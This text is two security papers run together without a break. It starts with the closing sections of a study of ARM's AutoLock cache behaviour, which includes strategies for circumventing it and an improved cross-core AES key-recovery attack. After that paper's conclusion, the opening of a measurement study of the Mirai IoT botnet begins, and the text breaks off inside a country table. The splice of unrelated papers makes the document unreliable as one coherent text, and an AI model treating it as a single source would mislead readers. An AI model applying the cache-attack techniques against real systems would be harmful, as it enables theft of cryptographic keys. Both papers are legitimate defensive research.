In other previous work, Zhang et al. [54] implemented a Prime+Probe attack in an unprivileged Android application on an ARM Cortex-A8. Since we did not conduct experiments on this processor model, it is unclear whether AutoLock is implemented on it. However, the test system used by Zhang et al. comprised only a single Cortex-A8 processor core. As AutoLock does not affect same-core attacks, the experiments of the authors would not have been affected, even if the Cortex-A8 implemented AutoLock.

6 Implications of AutoLock

Automatic Lockdown prevents the eviction of cache lines from inclusive cache levels, if copies of that line are contained in any of the caches said level is inclusive to. Yet, the ability to evict data and instructions from a target's cache is a key requirement for practical cross-core cache attacks. Table 4 illustrates the impact of AutoLock on state of the art cache attacks implemented on ARM Cortex-A processors. Each row shows one attack technique and the corresponding effect of AutoLock in three different scenarios: same-

Table 5: Selection of recent smartphones from manufacturers with high global market share [16]. For each listed device, the SoC, the contained processing cores, and their assumed exposure to `AutoLock` are given. A '✓' indicates that `AutoLock` is currently expected to be present, while a '-' states unknown exposure.

core, cross-core, and cross-CPU. A '✓' or '*' signifies that an attack can be mounted, whereas a '✗' indicates that `AutoLock` fundamentally interferes with the attack. Given the nature of `AutoLock`, all same-core attacks remain possible, as the adversary can evict target memory from all core-private cache levels. All attacks based on a full-hierarchy flush instruction are also not affected by `AutoLock`. However, said flush instruction, unlike on x86 processors, is not available on any ARMv7-A compliant processor and must be enabled in control registers on ARMv8-A compliant processors. Access to these control registers is limited to privileged, i.e., kernel or hypervisor code. These flush based attacks, namely `Flush+Reload` and `Flush+Flush`, are therefore denoted with '*'. In contrast to these attacks, all techniques that rely on evicting a cache line, namely `Evict+Time`, `Prime+Probe`, and `Evict+Reload`, are impaired by `AutoLock` in cross-core scenarios.

While it's possible to state `AutoLock`'s fundamental impact on state of the art attack techniques, its effect and presence on actual devices is more difficult to asses. Based on our experiments, we currently assume that `AutoLock` is primarily implemented on Cortex-A cores designed by ARM itself. As the concept is protected by US patent [50], ARMv7-A and ARMv8-A compliant cores, such as Qualcomm's Krait 450, would have to pay royalties to implement `AutoLock`. We therefore assume that compliant cores refrain from implementing `AutoLock`. Based on these assumptions, Table 5 tries to illustrate the impact of `AutoLock` on recent smartphones. It lists devices from major manufacturers that have high global market shares [16]. For each of them, we select smartphones that have recently been introduced or announced. For every device, the corresponding SoC and processor cores are shown. In addition, the table states whether we expect `AutoLock` to be implemented (indicated by a '✓') or whether a device's exposure remains unknown (indicated by a '-'). A significant fraction of devices shown in Table 5 feature an ARM Cortex-A53, which we found to implement `AutoLock`. While newer cores such as the Cortex-A72 and A73 might be affected as well, it remains unclear whether this also holds for the ARM-compliant cores, such as the Kryo (the successor of the Krait), the Mongoose (M1, M2), as well as the cores integrated into the Apple SoCs.

If a device implements `AutoLock`, adversaries must find and employ circumvention strategies to leverage the full potential of eviction based cache attacks. In general, such strategies can also be used to target non-inclusive LLCs, where cross-core evictions are not possible, either. In the upcoming section, we discuss circumvention strategies and demonstrate that the attack proposed by Irazoqui et al. [29] can still be mounted in a cross-core `Evict+Reload` scenario with an inclusive LLC implementing `AutoLock`.

7 Circumventing `AutoLock`

Despite the restrictions that `Automatic Lockdown` poses to eviction based cache attacks, its effects can be alleviated with the following strategies:

- **Pre-select Target SoCs:** Our findings suggest that `AutoLock` is present on Cortex-A cores designed by ARM itself, while it is not implemented by ARM compliant cores, such as Qualcomm's Krait 450. As previously stated, this might be due to the protection of the concept by US patent [50]. By exclusively targeting Cortex-A compliant processors not implemented by ARM, chances of not encountering `AutoLock` might increase. Alternatively, `Flush+Reload` or `Flush+Flush` based attacks can still be mounted on ARMv8-A SoCs that offer the cache flush instruction in userspace, i.e. the Samsung Galaxy S6 [37].

- **Achieve Same-core Scenario:** Certain attack scenarios realistically allow the adversary to execute code on the same core as the target program. Since same-core attacks are not affected by `AutoLock`, this entirely removes its impact. ARM TrustZone, e.g., enables the secure execution of trusted code

on an untrusted operating system. Given that the untrusted OS is compromised by the adversary, the trusted code can be scheduled to run on any given processor core. By matching the core affinity of the attacking process to the one of the respective trusted target, the attack is reduced to a same-core setting and can successfully be mounted, even across TEE boundaries [54].

- **Trigger Self-evictions:** When `AutoLock` is active, a cache line can only be evicted from the inclusive LLC if no higher cache level contains a copy of it. If the target program offers services to the rest of the system, the adversary can try to issue requests such that the core-private cache of the target is sufficiently polluted and the cache line under attack is evicted. The target program essentially performs a 'self-eviction' and thus re-enables LLC evictions and consequently cross-core attacks.

- **Increase Load and Waiting Time:** Inclusive caches with `AutoLock` require that the number of ways in lower levels are greater or equal than the sum of ways in all higher cache levels. This limits the associativity of core-private caches, which the LLC is inclusive to, especially on multi-core systems. If the attack allows, an adversary can take advantage of the low associativity and simply prolong the waiting time between reloads such that the target line will automatically be evicted from core-private caches by other system activity scheduled on the respective core. To amplify the effect, the adversary can also try to increase overall system load, e.g., by issuing requests to the OS aiming at increasing background activity in the targeted core.

- **Target Large Data Structures:** Self-evictions, high system load, and prolonged waiting times all increase the chances that a cache line is evicted by itself from core-private caches. The success rate of an attack is further improved, if multiple cache lines can be targeted. The more lines that are exploitable, the higher the chances that at least one of them is automatically evicted from core-private caches. For example, the transformation tables (T-tables) of AES software implementations span multiple cache lines due to their size of several kilobytes. The attack proposed by Irazoqui et al. [29] observes the first line per table to recover an entire AES key. The authors note that "*any memory line of the T table would work equally well.*" In the upcoming section, we pick up this idea and demonstrate how the attack can be extended to exploit multiple cache lines to successfully circumvent `AutoLock`.

Note that all of the presented strategies increase the chances of successful attacks not only on inclusive caches implementing `AutoLock`, but also on *non-inclusive* caches.

7.1 Attack on AES

Irazoqui et al. [29] propose an attack on table based implementations of AES using `Flush+Reload`. The basic strategy is to flush one cache line per table before an encryption and reload it afterwards. If any lookup table value stored on the observed cache line is used during encryption, the adversary will encounter fast reload times. If said line is not accessed, it will be fetched from external memory and reload times will be slow. With all table lookups dependent on the secret key, the adversary can infer bits of the key from the observed reload times.

In table based implementations of AES, each cache line has a certain probability with which it is *not* used during en- or decryption. This probability depends on the size and the number of the tables as well as the size of the cache lines. It is defined as

$$P_{na} = \left(1 - \frac{t}{256}\right)^n . \qquad (1)$$

Variable t denotes the number of table entries stored on a cache line. For 4-byte entries and a 64-byte cache line, $t = 16$. Variable n defines the number of accesses to the table that a cache line is part of. Given an AES-128 implementation that uses four 1 kiB T-tables and performs 160 lookups per encryption, which evenly spread over the four tables, $n = 40$. With $t = 16$, this yields a no-access probability of $P_{na} = 0.0757$. Note that the attack exploits observations of not accessed cache lines. As a result, the number of required observations increases, as P_{na} gets smaller.

The attack targets the last round of AES, i.e., the 10th round. It is shown in Equation 2. The ciphertext is denoted as c_i ($i = 0..15$). The 10th round key is given as k_i^{10}, whereas the state of AES is defined as s_i. The target lookup table used in the last round is denoted as T. For each encryption, the adversary keeps track of the reload times and the ciphertext. If successful, the attack recovers the last round key. For the recovery phase, the last round is re-written as

$$c_i = k_i^{10} \oplus T\left[s_i\right] \;\rightarrow\; k_i^{10} = c_i \oplus T\left[s_i\right] . \qquad (2)$$

Improvements The original attack targets one cache line per table. If the observations of said line are of poor quality, the attack is prolonged or fails. This can happen on a processor that implements `AutoLock` or non-inclusive caches. If LLC evictions fail, the adversary cannot determine whether the selected cache line has

been used during encryption. Irazoqui et al. [29] state that the attack works equally well with all cache lines carrying lookup table entries. As discussed in the previous section, it is likely in practice that some of them are automatically evicted from core-private caches, hence re-enabling the attack despite `AutoLock`. To leverage observations from all available cache lines, we propose three improvements to the original attack:

1. **Majority vote:** All available cache lines l are attacked ($l = 0..L$). This yields L recovered keys. For each key byte, a majority vote is done over all L recovered values. The value with the most frequent occurrence is assumed to be the correct one. If two or more values occur equally frequently, the lowest one is chosen. The majority vote ensures that wrong hypotheses from noisy cache lines are compensated for as long as the majority of lines yield correct results.

2. **Probability filter:** The reload times allow to calculate the actual no-access probability for each cache line, $\tilde{P}^l_{na}$. For each table, the line closest to the expected theoretic probability, P_{na}, is taken and used in the attack. Lines showing distorted usage statistics due to noise and interference are discarded.

3. **Weighted counting:** Every cache line is assigned an individual score S_l that is counted each time a key byte hypothesis is derived from the line's reload times. The score is based on the absolute difference of the no-access probabilities, $d_l = abs\left(P_{na} - \tilde{P}^l_{na}\right)$. It is defined as $S_l = 1 - \frac{d_l}{1-P_{na}}$. After all scores have been added for all hypotheses, the recovery phase proceeds as proposed.

We implement the original attack and all improvements using `Evict+Reload` on a multi-core ARM Cortex-A15 processor featuring a data-inclusive LLC with `AutoLock`. We employ sliding window eviction with parameters 36-6-2 (see Table 1). The targeted AES implementation uses four 1 kiB T-tables. The adversary and target processes are running on top of a full-scale Linux operating system. In total, we perform five different attacks. First, we implement the original attack with adversary and target on the same core and then on separate cores. This illustrates the impact of `AutoLock`, which only affects cross-core attacks. The rest of the attacks are conducted with adversary and target on separate cores and each demonstrate one of the proposed improvements. The results are illustrated in Figure 4. Each attack is repeated for 100 random keys and the average number of correctly recovered key bytes is shown over an increasing number of encryptions. It



Figure 4: `Evict+Reload` attacks on an ARM Cortex-A15 with `AutoLock`; performed for 100 random keys. The number of key bytes recovered on average are displayed for an increasing number of encryptions.

can clearly be seen that `AutoLock` impairs the original cross-core attack (*orig_cross*). After 400,000 encryptions no more than 5 key bytes are correctly recovered. The fact that at least some key bytes are correct is owed to sporadic and automatic evictions of the observed cache lines from the target's core-private cache. These evictions can be caused by stack and heap data accesses (such as AES state and key arrays as well as their pointers), and possibly by unrelated processes scheduled on the same core. Attacks in the same-core setting (*orig_same*) are not affected by `AutoLock` and allow full-key recovery. Our improvements clearly demonstrate that cross-core attacks are still possible, if multiple cache lines can be observed. Both majority vote (*majority*) and weighted counting (*weighted*) recover the entire key with less than 100,000 encryptions and therefore offer similar success rates as the same-core attack. The probability filter (*prob_filter*) still allows full-key recovery within 100,000 encryptions, if a brute-force search with complexity $< 2^{32}$ is added.

The results illustrate that even on processors implementing `AutoLock` cache attacks can still be successful in practice, if multiple cache lines are monitored. Note that the proposed improvements are also beneficial on processors without `AutoLock` or on systems with non-inclusive caches. If attacks rely on observing a specific cache line, the chances of success are significantly reduced on processors implementing `AutoLock`.

8 Conclusion

The licensing ecosystem of ARM drives an increasingly heterogeneous market of processors with significant microarchitectural differences. Paired with a limited understanding of how ARM's cache architectures function internally, this makes assessing the practical threat of flush and eviction based cache attacks on ARM a challenging task. Although the feasibility of state of the art attacks has been demonstrated, their requirements are far from being fulfilled on all ARM processors. Flush instructions are supported only by the latest architecture version and must explicitly be enabled for userspace applications. This limits the practical utility of flush based attacks. Last-level caches can be non-inclusive, impeding practical cross-core eviction attacks that require LLCs to be inclusive. Our work shows that these attacks can still fail even on inclusive LLCs, if `AutoLock` is implemented. On the contrary, more sophisticated attack techniques seem to overcome both `AutoLock` and non-inclusive cache hierarchies. We therefore believe that a fair and comprehensive assessment of ARM's security against cache attacks requires a better understanding of the implemented cache architectures as well as rigorous testing across a broad range of ARM and thereto compliant processors.

Abstract

The Mirai botnet, composed primarily of embedded and IoT devices, took the Internet by storm in late 2016 when it overwhelmed several high-profile targets with massive distributed denial-of-service (DDoS) attacks. In this paper, we provide a seven-month retrospective analysis of Mirai's growth to a peak of 600k infections and a history of its DDoS victims. By combining a variety of measurement perspectives, we analyze how the botnet emerged, what classes of devices were affected, and how Mirai variants evolved and competed for vulnerable hosts. Our measurements serve as a lens into the fragile ecosystem of IoT devices. We argue that Mirai may represent a sea change in the evolutionary development of botnets — the simplicity through which devices were infected and its precipitous growth, demonstrate that novice malicious techniques can compromise enough low-end devices to threaten even some of the best-defended targets. To address this risk, we recommend technical and non-technical interventions, as well as propose future research directions.

1 Introduction

Starting in September 2016, a spree of massive distributed denial-of-service (DDoS) attacks temporarily crippled Krebs on Security [46], OVH [43], and Dyn [36]. The initial attack on Krebs exceeded 600 Gbps in volume [46] — among the largest on record. Remarkably, this overwhelming traffic was sourced from hundreds of thousands of some of the Internet's least powerful hosts — Internet of Things (IoT) devices — under the control of a new botnet named Mirai.

While other IoT botnets such as BASHLITE [86] and Carna [38] preceded Mirai, the latter was the first to emerge as a high-profile DDoS threat. What explains Mirai's sudden rise and massive scale? A combination of factors — efficient spreading based on Internet-wide scanning, rampant use of insecure default passwords in IoT products, and the insight that keeping the botnet's behavior simple would allow it to infect many heterogeneous devices — all played a role. Indeed, Mirai has spawned many variants that follow the same infection strategy, leading to speculation that "IoT botnets are the new normal of DDoS attacks" [64].

In this paper, we investigate the precipitous rise of Mirai and the fragile IoT ecosystem it has subverted. We present longitudinal measurements of the botnet's growth, composition, evolution, and DDoS activities from August 1, 2016 to February 28, 2017. We draw from a diverse set of vantage points including network telescope probes, Internet-wide banner scans, IoT honeypots, C2 milkers, DNS traces, and logs provided by attack victims. These unique datasets enable us to conduct the first comprehensive analysis of Mirai and posit technical and non-technical defenses that may stymie future attacks.

We track the outbreak of Mirai and find the botnet infected nearly 65,000 IoT devices in its first 20 hours before reaching a steady state population of 200,000–300,000 infections. These bots fell into a narrow band of geographic regions and autonomous systems, with Brazil, Columbia, and Vietnam disproportionately accounting for 41.5% of infections. We confirm that Mirai targeted a variety of IoT and embedded devices ranging from DVRs, IP cameras, routers, and printers, but find Mirai's ultimate device composition was strongly influenced by the market shares and design decisions of a handful of consumer electronics manufacturers.

By statically analyzing over 1,000 malware samples, we document the evolution of Mirai into dozens of variants propagated by multiple, competing botnet operators. These variants attempted to improve Mirai's detection avoidance techniques, add new IoT device targets, and introduce additional DNS resilience. We find that Mirai harnessed its evolving capabilities to launch over 15,000 attacks against not only high-profile targets (e.g., Krebs



Figure 1: **Mirai Timeline**—Major attacks (red), exploits (yellow), and events (black) related to the Mirai botnet.

on Security, OVH, and Dyn), but also numerous game servers, telecoms, anti-DDoS providers, and other seemingly unrelated sites. While DDoS was Mirai's flavor of abuse, future strains of IoT malware could leverage access to compromised routers for ad fraud, cameras for extortion, network attached storage for bitcoin mining, or any number of applications. Mirai's reach extended across borders and legal jurisdictions, and it infected devices with little infrastructure to effectively apply security patches. This made defending against it a daunting task.

Finally, we look beyond Mirai to explore the security posture of the IoT landscape. We find that the absence of security best practices—established in response to desktop worms and malware over the last two decades—has created an IoT substrate ripe for exploitation. However, this space also presents unique, nuanced challenges in the realm of automatic updates, end-of-life, and consumer notifications. Without improved defenses, IoT-based attacks are likely to remain a potent adversarial technique as botnet variants continue to evolve and discover new niches to infect. In light of this, Mirai seems aptly named—it is Japanese for "the future."

2 The Mirai Botnet

Mirai is a worm-like family of malware that infected IoT devices and corralled them into a DDoS botnet. We provide a brief timeline of Mirai's emergence and discuss its structure and propagation.

Timeline of events Reports of Mirai appeared as early as August 31, 2016 [89], though it was not until mid-September, 2016 that Mirai grabbed headlines with massive DDoS attacks targeting Krebs on Security [46] and OVH [74] (Figure 1). Several additional high-profile attacks later targeted DNS provider Dyn [36] and Lonestar Cell, a Liberian telecom [45]. In early 2017, the actors surrounding Mirai came to light as the Mirai author was identified [49]. Throughout our study, we corroborate our measurement findings with these media reports and expand on the public information surrounding Mirai.

Another significant event in this timeline is the public release of Mirai's source code on hackforums.net [4]. We rely on this code to develop our measurement methodology (Section 3). Furthermore, as we detail later (Section 5), this source code release led to the proliferation of Mirai variants with competing operators. One notable variant added support for a router exploit through CPE WAN Management Protocol (CWMP), an HTTP-based protocol that enables auto-configuration and remote management of home routers, modems, and other customer-premises equipment (CPE) [15]. This exploit led to an outage at Deutsche Telekom late November 2016 [47], with the suspected attacker later arrested in February 2017 [13]. In this work, we track Mirai's variants and examine how they influenced Mirai's propagation.

Botnet structure & propagation We provide a summary of Mirai's operation in Figure 2, as gleaned from the released source code. Mirai spread by first entering a *rapid scanning* phase (①) where it asynchronously and "statelessly" sent TCP SYN probes to pseudorandom IPv4 addresses, excluding those in a hard-coded IP blacklist, on Telnet TCP ports 23 and 2323 (hereafter denoted TCP/23 and TCP/2323). If Mirai identifies a potential victim, it entered into a *brute-force login* phase in which it attempted to establish a Telnet connection using 10 username and password pairs selected randomly from a pre-configured list of 62 credentials. At the first successful login, Mirai sent the victim IP and associated credentials to a hard-coded *report server* (②).

A separate *loader program* (③) asynchronously infected these vulnerable devices by logging in, determining the underlying system environment, and finally, downloading and executing architecture-specific malware (④). After a successful infection, Mirai attempted to conceal its presence by deleting the downloaded binary and obfuscating its process name in a pseudorandom alphanumeric string. As a consequence, Mirai infections did not persist across system reboots. In order to fortify itself, the malware additionally killed other processes bound to TCP/22 or TCP/23, as well as processes associated with competing infections, including other Mirai variants, `.anime` [25], and Qbot [72]. At this point, the bot



Figure 2: **Mirai Operation**—Mirai bots scan the IPv4 address space for devices that run telnet or SSH, and attempt to log in using a hardcoded dictionary of IoT credentials. Once successful, the bot sends the victim IP address and associated credentials to a report server, which asynchronously triggers a loader to infect the device. Infected hosts scan for additional victims and accept DDoS commands from a command and control (C2) server.

listened for attack commands from the command and control server (C2) while simultaneously scanning for new victims.

Malware phylogeny While not directly related to our study, the Mirai family represents an evolution of BASHLITE (otherwise known as LizardStresser, Torlus, Gafgyt), a DDoS malware family that infected Linux devices by brute forcing default credentials [86]. BASHLITE relied on six generic usernames and 14 generic passwords, while the released Mirai code used a dictionary of 62 username/password pairs that largely subsumed BASHLITE's set and added credentials specific to consumer routers and IoT devices. In contrast to BASHLITE, Mirai additionally employed a fast, stateless scanning module that allowed it to more efficiently identify vulnerable devices.

3 Methodology

Our study of Mirai leverages a variety of network vantage points: a large, passive network telescope, Internet-wide scanning, active Telnet honeypots, logs of C2 attack commands, passive DNS traffic, and logs from DDoS attack targets. In this section, we discuss our data sources and the role they play in our analysis. We provide a high-level summary in Table 1.

3.1 Network Telescope

Mirai's indiscriminate, rapid scanning strategy lends itself to tracking the botnet's propagation to new hosts. We monitored all network requests to a network telescope [9] composed of 4.7 million IP address operated by Merit Network over a seven month period from July 18, 2016 to February 28, 2017. On average, the network telescope received 1.1 million packets from 269,000 IP addresses per minute during this period. To distinguish Mirai traffic from background radiation [94] and other scanning activity, we uniquely fingerprinted Mirai probes based on an artifact of Mirai's stateless scanning whereby every probe has a TCP sequence number—normally a random 32-bit integer—equal to the destination IP address. The likelihood of this occurring incidentally is $1/2^{32}$, and we would expect to see roughly 86 packets demonstrating this pattern in our entire dataset. In stark contrast, we observed 116.2 billion Mirai probes from 55.4 million IP addresses. Prior to the emergence of Mirai, we observed only three IPs that perform scans with this fingerprint. Two of the IP addresses generated five packets; two on TCP/80 and three on TCP/1002. The third IP address belongs to Team Cymru [1], who conducts regular TCP/443 scans.

We caution that the raw count of IP addresses seen scanning over time is a poor metric of botnet size due to DHCP churn [87]. To account for this, we tracked the size of the botnet by considering the number of hosts actively "scanning" at the start of every hour. We detected scans using the methodology presented by Durumeric et al. [23], in which we group packets from a single IP address in a temporal window into logical scans. We specifically identified scans that targeted the IPv4 address space at an estimated rate of at least five packets per second, expiring inactive scans after 20 minutes. We geolocated IPs using Maxmind [61].

3.2 Active Scanning

While Mirai is widely considered an IoT botnet, there has been little comprehensive analysis of infected devices over the botnet's entire lifetime. In order to determine the manufacturer and model of devices infected with Mirai, we leveraged Censys [22], which actively scans the IPv4 space and aggregates application layer data about hosts on the Internet. We focused our analysis on scans of HTTPS, FTP, SSH, Telnet, and CWMP between July 19, 2016 and February 28, 2017.

A number of challenges make accurate device labeling difficult. First, Mirai immediately disables common outward facing services (e.g., HTTP) upon infection, which prevents infected devices from being scanned. Second, Censys scans often take more than 24 hours to complete,

Role	Data Source	Collection Site	Collection Period	Data Volume
Growth and size	Network telescope	Merit Network, Inc.	07/18/2016–02/28/2017	370B packets, avg. 269K IPs/min
Device composition	Active scanning	Censys	07/19/2016–02/28/2017	136 IPv4 scans, 5 protocols
Ownership & evolution	Telnet honeypots	AWS EC2	11/02/2016–02/28/2017	141 binaries
	Telnet honeypots	Akamai	11/10/2016–02/13/2017	293 binaries
	Malware repository	VirusTotal	05/24/2016–01/30/2017	594 binaries
	DNS — active	Georgia Tech	08/01/2016–02/28/2017	290M RRs/day
	DNS — passive	Large U.S. ISP	08/01/2016–02/28/2017	209M RRs/day
Attack characterization	C2 milkers	Akamai	09/27/2016–02/28/2017	64.0K attack commands
	DDoS IP addresses	Akamai	09/21/2016	12.3K IP addresses
	DDoS IP addresses	Google Shield	09/25/2016	158.8K IP addresses
	DDoS IP addresses	Dyn	10/21/2016	107.5K IP addresses

Table 1: **Data Sources** — We utilized a multitude of data perspectives to empirically analyze the Mirai botnet.

Protocol	Banners	Devices Identified	
HTTPS	342,015	271,471	(79.4%)
FTP	318,688	144,322	(45.1%)
Telnet	472,725	103,924	(22.0%)
CWMP	505,977	35,163	(7.0%)
SSH	148,640	8,107	(5.5%)
Total	1,788,045	587,743	(31.5%)

Table 2: **Devices Identified** — We identified device type, model, and/or vendor for 31.5% of active scan banners. Protocol banners varied drastically in device identifiability, with HTTPS certificates being most descriptive, and SSH prompts being the least.

during which devices may churn to new IP addresses. Finally, Censys executes scans for different protocols on different days, making it difficult to increase label specificity by combining banners from multiple services. We navigated these constraints by restricting our analysis to banners that were collected within twenty minutes of scanning activity (the time period after which we expire a scan). This small window mitigates the risk of erroneously associating the banner data of uninfected devices with Mirai infections due to DHCP churn.

Post-filtering, our dataset included 1.8 million banners associated with 1.2 million Mirai-infected IP addresses (Table 2). We had the most samples for CWMP, and the least for SSH. We caution that devices with open services that are not closed by Mirai (e.g., HTTPS and FTP) can appear repeatedly in Censys banner scans during our measurement window (due to churn) and thus lead to over counting when compared across protocols. As such, we intentionally explored protocols in isolation from one another and limited ourselves to measurements that only consider relative proportions rather than absolute counts of infected hosts.

Finally, we processed each infected device's banner to identify the device manufacturer and model. We first applied the set of regular expressions used by Nmap service probes to fingerprint devices [58]. Nmap successfully handled 98% of SSH banners and 81% of FTP banners, but matches only 7.8% of the Telnet banners. In order to increase our coverage and also accommodate HTTPS and CWMP (which Nmap lacks probes for), we constructed our own regular expressions to map banners to device manufacturers and models. Unfortunately, we found that in many cases, there was not enough data to identify a model and manufacturer from FTP, Telnet, CWMP, and SSH banners and that Nmap fingerprints only provide generic descriptions. In total, we identified device type and/or model and manufacturer for 31.5% of banners (Table 2). We caution that this methodology is susceptible to misattribution in instances where port-forwarding and Universal Plug and Play (UPnP) are used to present multiple devices behind a single IP address, making the distinction between middlebox and end-device difficult.

3.3 Telnet Honeypots

To track the evolution of Mirai's capabilities, we collected binaries installed on a set of Telnet honeypots that masqueraded as vulnerable IoT devices. Mechanically, we presented a BusyBox shell [92] and IoT-consistent device banner. Our honeypots logged all incoming Telnet traffic and downloaded any binaries that attackers attempted to install on the host via `wget` or `tftp` (the methods of infection found in Mirai's original source). In order to avoid collateral damage, we blocked all other outgoing requests (e.g., scanning and DoS traffic).

We logged 80K connection attempts from 54K IP addresses between November 2, 2016 and February 28, 2017, collecting a total 151 unique binaries. We filtered out executables unrelated to Mirai based on a YARA signature that matched any of the strings from the original source code release, leaving us with 141 Mirai binaries. We supplemented this data with 293 binaries observed by honeypots operated by Akamai, which served a similar purpose to ours, but were hosted on a different public

cloud provider. As a final source of samples, we included 594 unique binaries from VirusTotal [90] that we scanned for using the YARA rules mentioned above. In total, we collected 1,028 unique Mirai samples.

We analyzed the binaries for the three most common architectures — MIPS 32-bit, ARM 32-bit, and x86 32-bit — which account for 74% of our samples. We extracted the set of logins and passwords, IP blacklists, and C2 domains from these binaries, identifying 67 C2 domains and 48 distinct username/password dictionaries (containing a total 371 unique passwords).

3.4 Passive & Active DNS

Following the public release of Mirai's source code, competing Mirai botnet variants came into operation. We disambiguated ownership and estimate the relative size of each Mirai strain by exploring passive and active DNS data for the 67 C2 domains that we found by reverse engineering Mirai binaries. We also leveraged our DNS data to map the IP addresses present in attack commands to victim domain names.

From a large U.S. ISP, we obtained passive DNS data consisting of DNS queries generated by the ISP's clients and their corresponding responses. More specifically, we collected approximately 209 million resource records (RRs) — queried domain name, and associated RDATA — and their lookup volumes aggregated on a daily basis. For our active DNS dataset, we obtained 290 million RRs per day from Thales, an active DNS monitoring system [44]. Both datasets cover the period of August 1, 2016 to February 28, 2017.

Using both passive and active DNS datasets, we performed DNS *expansion* to identify shared DNS infrastructure by linking related historic domain names (RHDN) and related historic IPs (RHIPs) [5]. This procedure began with the seed set of C2 domains and IPs extracted during reverse engineering of our honeypotted binaries. For a given seed `foo.com`, we identified the IP addresses that `foo.com` previously resolved to and added them to a growing set of domains and IPs. We additionally performed the reverse analysis, starting from an IP and finding any domain names that concurrently resolved it. Thus, even from a single domain name, we iteratively expanded the set of related domain names and IP addresses to construct a graph reflecting the shared infrastructure used by Mirai variants. In total, we identified 33 unique DNS clusters that we explore in detail in Section 5.

3.5 Attack Commands

To track the DDoS attack commands issued by Mirai operators, Akamai ran a "milker" from September 27, 2016–February 28, 2017 that connected to the C2 servers found in the binaries uploaded to their honeypots. The service simulated a Mirai-infected device and communicated with the C2 server using a custom bot-to-C2 protocol, which was reverse engineered from malware samples prior to source code release. In total, Akamai observed 64K attack commands issued by 484 unique C2 servers (by IP address). We note that a naive analysis of attack commands overestimates the volume of attacks and targets: individual C2 servers often repeat the same attack command in rapid succession, and multiple distinct C2 servers frequently issued the same command. To account for this, we heuristically grouped attack commands along two dimensions: by shared C2 infrastructure and by temporal similarity. We collapsed matching commands (i.e., tuples of attack type, duration, targets, and command options) that occur within 90 seconds of each other, which yielded 15,194 attacks from 146 unique IP clusters. Our attack command coverage includes the Dyn attack [36] and Liberia attacks [45]. We did not observe attack commands for Krebs on Security and OVH, which occurred prior to the milker's operation.

3.6 DDoS Attack Traces

Our final data source consists of network traces and aggregate statistics from Akamai and Google Shield (the providers for Krebs on Security) and Dyn. These attacks cover two distinct periods in Mirai's evolution. We used this data to corroborate the IP addresses observed in attacks versus those found scanning our passive network telescope, as well as to understand the volume of traffic generated by Mirai[1]. From Akamai, we obtained an aggregate history of all DDoS attacks targeting Krebs on Security from 2012–2016, as well as a small sample of 12.3K IPs related to a Mirai attack on September 21, 2016. For Google Shield, we shared a list of IP addresses observed by our network telescope and in turn received aggregate statistics on what fraction matched any of 158.8K IP addresses involved in a 1-minute Mirai HTTP-flood attack on September 25, 2016. Finally, Dyn provided us with a set of 107.5K IP addresses associated with a Mirai attack on October 21, 2016.

4 Tracking Mirai's Spread

As a first step towards understanding Mirai, we analyzed how the botnet bootstrapped its initial infections, what types of devices it targeted, and how it eventually infected an estimated 600K hosts. To contextualize the properties of Mirai, we compare it against prior botnets and worms.

[1] We overlapped attack traces with every Mirai scanning IPs on our network telescope. The overlap may have been inflated by non-Mirai attack IPs being assigned to Mirai devices over time through DHCP churn.



Figure 3: **Temporal Mirai Infections**—We estimate of the number of Mirai-infected devices over time by tracking the number of hosts actively scanning with Mirai fingerprint at the start of every hour. Mirai started by scanning Telnet, and variants evolved to target 11 additional protocols. The total population initially fluctuated between 200,000–300,000 devices before receding to 100,000 devices, with a brief peak of 600,000 devices.



Figure 4: **Bootstrap Scanning**—Mirai scanning began on August 1, 2016 from a single IP address in a bulletproof hosting center. Mirai infection spread rapidly with a 76-minute doubling time and quickly matched the volume of non-Mirai Telnet scanning.

4.1 Bootstrapping

We provide a timeline of Mirai's first infections in Figure 4. A single preliminary Mirai scan occurred on August 1, 2016 from an IP address belonging to DataWagon, a U.S.-based bulletproof hosting provider [48]. This bootstrap scan lasted approximately two hours (01:42–03:59 UTC), and about 40 minutes later (04:37 UTC) the Mirai botnet emerged. Within the first minute, 834 devices began scanning, and 11K hosts were infected within the first 10 minutes. Within 20 hours, Mirai infected 64,500 devices. Mirai's initial 75-minute doubling time is outstripped by other worms such as Code Red (37-minute doubling time [70]) and Blaster (9-minute doubling time [10]). Mirai's comparatively modest initial growth may be due to the low bandwidth and computational resources of infected devices, a consequence of the low-accuracy, brute-force login using a small number of credentials, or simply attributable to a bottleneck in loader infrastructure.

4.2 Steady State Size

We observed multiple phases in Mirai's life: an initial steady state of 200,000–300,000 infections in September 2016; a peak of 600,000 infections at the end of November 2016; and a collapse to roughly 100,000 infections at the end of our observation window in late February 2017 (Figure 3). Even though hosts were initially compromised via a simple dictionary attack, Mirai was able to infect hundreds of thousands of devices. This is similar in scale to historical botnets such as the prolific Srizbi spam botnet (400,000 bots [83]), which was responsible for more than half of all global botnet spam [35], and the Carna botnet (420,000 bots [38]), the first botnet of IoT devices compromised using default credentials.

While the original Mirai variant infected devices by attempting Telnet and SSH logins with a static set of credentials, later strains evolved to scan for other types of vulnerabilities. Most notably, Mirai-fingerprinted scans targeting TCP/7547, the standard port for CWMP, began appearing in our dataset on November 26, 2016. Mirai compromised CWMP devices through an RCE exploit in a SOAP configuration endpoint [41]. The new attack vector led to a renewed spike of infections (Figure 3). The decay that followed may be explained best by Deutsche Telekom patching routers soon after the attack [21]. The non-immediate decay may have been due to the devices requiring a reboot for the patch to take effect.

To better understand the decrease in Mirai bots from a steady state of 300,000 devices down to 100,000 devices, we examined the ASes in which raw population decreased most significantly between September 21, 2016 and February 28, 2017. The ASes with the largest reduction in devices were: Telefónica Colombia (−38,589 bots, −98.5%), VNPT Corp (−16,791 bots, −90.2%), and Claro S.A. (−14,150 bots, −80.2%). This suggests potential action by certain network operators to mitigate Mirai. While a handful of ASes increased in prevalence over time, no-

tably Telefónica de Argentina (+3,287 bots, 3,365.1%) and Ecuadorian telecom company CNT EP (+1,447 bots, 116.4%), the total increase (+10,500 bots) across all ASes is eclipsed by the overall decrease (−232,698 bots).

Country	Mirai Infections	Mirai Prevalence	Telnet Prevalence
Brazil	49,340	15.0%	7.9%
Colombia	45,796	14.0%	1.7%
Vietnam	40,927	12.5%	1.8%
China	21,364	6.5%	22.5%
S. Korea	19,817	6.0%	7.9%
Russia	15,405	4.7%	2.7%
Turkey	13,780	4.2%	1.1%
India	13,357	4.1%	2.9%
Taiwan	11,432	3.5%	2.4%
Argentina	7,164	2.2%	0.2%

